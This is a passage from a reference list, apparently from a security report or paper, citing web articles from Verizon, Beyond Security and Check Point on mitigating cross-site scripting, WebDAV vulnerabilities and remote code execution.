 16. Stone, M. (n.d.). What Is & How to Mitigate Cross-Site Scripting (XSS) Attacks. Verizon. Retrieved July 25, 2022, from <https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/>
 17. WebDav Vulnerability and Security Risks Fix. (n.d.). Beyond Security. Retrieved August 2, 2022, from <https://www.beyondsecurity.com/scan-pentest-network-vulnerabilities-webdav-detection>
 18. What is Remote Code Execution (RCE)? (n.d.). Check Point. Retrieved August 2, 2022, from <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/>
-